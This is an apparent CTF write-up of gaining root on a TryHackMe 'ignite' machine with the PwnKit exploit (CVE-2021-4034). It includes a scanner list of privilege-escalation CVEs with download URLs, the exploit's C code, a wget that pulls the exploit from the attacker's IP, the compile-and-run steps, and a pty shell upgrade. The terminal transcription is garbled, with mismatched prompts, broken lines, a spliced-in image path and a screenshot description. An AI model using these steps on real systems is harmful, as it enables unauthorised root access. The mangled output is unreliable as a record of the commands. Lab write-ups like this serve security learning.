The script identified a target to be vulnerable to CVE-2021-4034 so I downloaded the exploit related to it.

```
root@kali:~/thm/ignite x root@kali:~/thm/ignite x root@kali:~/thm/ignite x
cat: write error: Broken pipe
[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSSET)

Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
Exposure: less probable
Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
```

```

1 #include <unistd.h>
2
3 int main(int argc, char **argv)
4 {
5     char * const args[] = {
6         NULL
7     };
8     char * const environ[] = {
9         "pwnkit so:",
10        "PATH=GCONV_PATH=",
11        "SHELL=/bin/sh",
12        "CHARSET=latin1",
13        "GIO_USE_VFS=",
14         NULL
15     };
16     return execve("/usr/bin/pkexec", args, environ);
17 }

```

I compiled the exploit on the target and ran it to get a root shell

```

www-data@ubuntu:/home/www-data$ whiwhich unzip
which unzip
/usr/bin/unzip
www-data@ubuntu:/home/www-data$ wget "http://10.21.17.140/CVE-2021-4034-main.zip"
"get "http://10.21.17.140/CVE-2021-4034-main.zip"
--2025-05-11 01:28:39-- http://10.21.17.140/CVE-2021-4034-main.zip
Connecting to 10.21.17.140:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6457 (6.3K) [application/zip]
Saving to: 'CVE-2021-4034-main.zip'

2025-05-11 01:28:39 (1019 MB/s) - 'CVE-2021-4034-main.zip' saved [6457/6457]

www-data@ubuntu:/home/www-data$ unzip CVE-2021-4034-main.zip
unzip CVE-2021-4034-main.zip
Archive: CVE-2021-4034-main.zip
55d60e381ef90463ed35f47af44bf7e2fb1c150d4
  creating: CVE-2021-4034-main/
  inflating: CVE-2021-4034-main/.gitignore
  inflating: CVE-2021-4034-main/LICENSE
  inflating: CVE-2021-4034-main/Makefile
  inflating: CVE-2021-4034-main/README.md
  inflating: CVE-2021-4034-main/cve-2021-4034.c
  inflating: CVE-2021-4034-main/cve-2021-4034.sh


```

```

root@kali:~/thm/ignite$ ls
ls
CVE-2021-4034-main  CVE-2021-4034-main.zip  flag.txt  files.sh  linpeas.sh
root@kali:~/thm/ignite$ cd CVE-2021*-main
cd
root@kali:~/thm/ignite$ ls
ls
LICENSE  README.md  cve-2021-4034.sh  pwnkit.c
Makefile  cve-2021-4034.c  dry-run
root@kali:~/thm/ignite$ make
make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall      cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin>true GCONV_PATH=./pwnkit.so.
root@kali:~/thm/ignite$ ./cve-2021-4034
root@kali:~/thm/ignite$ whoami
whoami
root
# |

```

Finally, I captured the root flag from `/root`.



The screenshot shows a terminal session running on a GitHub repository page for a project named "Exploit". The terminal output is as follows:

```
# cd /root
cd /root
# clear
clear
TERM environment variable not set.
# export TERM=xterm
export TERM=xterm
# python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
root@ubuntu:/root# ls
ls
root.txt
root@ubuntu:/root# cat root.txt
cat root.txt
cat root.txt
root@ubuntu:/root# |
```

The terminal session ends with a redacted command line, likely a password or key.

That's it from my side!

Until next time :)
